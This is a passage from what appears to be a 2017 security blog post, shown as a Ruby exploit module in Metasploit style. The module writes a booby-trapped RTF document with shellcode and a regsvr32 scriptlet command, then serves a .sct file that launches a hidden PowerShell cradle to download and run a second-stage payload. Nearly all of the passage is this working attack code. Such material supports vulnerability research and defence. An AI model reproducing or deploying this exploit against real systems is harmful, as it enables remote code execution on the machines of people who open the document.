8B\x09\x8B\x09\x66\x83\xC1\x3C\x31\xDB\x53\x51\xBE\x64\x3E\x72\x12\x31\xD6\x
FF\x16\x53\x66\x83\xEE\x4C\xFF\x10"
    shellcode << "\x90\x90"

    payload = shellcode
    payload += [0x00402114].pack("V")
    payload += "\x00" * 2
    payload += "regsvr32 /s /n /u /i:#{get_uri}.sct scrobj.dll"
    payload = (payload + ("\x00" * (197 - payload.length))).unpack('H*').fir
st
    payload = header + payload + footer

    rtf = File.new(datastore['FILENAME'], 'w')
    rtf.write(payload)
    rtf.close
    rtf
  end



  def gen_psh(url, *method)
    ignore_cert = Rex::Powershell::PshMethods.ignore_ssl_certificate if ssl

    if method.include? 'string'
      download_string = datastore['PSH-Proxy'] ? (Rex::Powershell::PshMethod
s.proxy_aware_download_and_exec_string(url)) : (Rex::Powershell::PshMethods.
download_and_exec_string(url))
    else
      # Random filename to use, if there isn't anything set
      random = "#{rand_text_alphanumeric 8}.exe"
      # Set filename (Use random filename if empty)
      filename = datastore['BinaryEXE-FILENAME'].blank? ? random : datastore
['BinaryEXE-FILENAME']

      # Set path (Use %TEMP% if empty)
      path = datastore['BinaryEXE-PATH'].blank? ? "$env:temp" : %Q('#{datast
ore['BinaryEXE-PATH']}')

      # Join Path and Filename
      file = %Q(echo (#{path}+'\\#{filename}'))

      # Generate download PowerShell command
      download_string = Rex::Powershell::PshMethods.download_run(url, file)
    end

    download_and_run = "#{ignore_cert}#{download_string}"
    # Generate main PowerShell command
    return generate_psh_command_line(noprofile: true, windowstyle: 'hidden', command: download_and_run)
  end

  def on_request_uri(cli, _request)
    if _request.raw_uri =~ /\.sct$/
      print_status("Handling initial request from #{cli.peerhost}")
      payload = gen_psh("#{get_uri}", "string")
      data = gen_sct_file(payload)
      send_response(cli, data, 'Content-Type' => 'text/plain')
    else
      print_status("Stage two requested, sending...")
      p = regenerate_payload(cli)
      data = cmd_psh_payload(p.encoded,
                       payload_instance.arch.first,
                       remove_comspec: true,
                       exec_in_place: true
      )
      send_response(cli, data, 'Content-Type' => 'application/octet-stream')
    end
  end


  def rand_class_id
    "#{Rex::Text.rand_text_hex 8}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 12}"
  end


  def gen_sct_file(command)
    # If the provided command is empty, a correctly formatted response is still needed (otherwise the system raises an error).
    if command == ''
      return %{<?XML version="1.0"?><scriptlet><registration progid="#{Rex::Text.rand_text_alphanumeric 8}" classid="{#{rand_class_id}}"></registration></scriptlet>}
    # If a command is provided, tell the target system to execute it.
    else
      return %{<?XML version="1.0"?><scriptlet><registration progid="#{Rex::Text.rand_text_alphanumeric 8}" classid="{#{rand_class_id}}"><script><![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("#{command}",0);]]></script></registration></scriptlet>}
    end
  end


  def primer
    generate_rtf
  end
end
```

@Rvn0xsy (https://twitter.com/Rvn0xsy)	**QR code**

@Rvn0xsy (https://twitter.com/Rvn0xsy)	QR code
https://payloads.online/archivers/2017-11-22/1 22-Nov-17 BY-NC-SA 4.0 https://payloads.online/disclosure	https://payloads.online/archivers/2017-11-22/1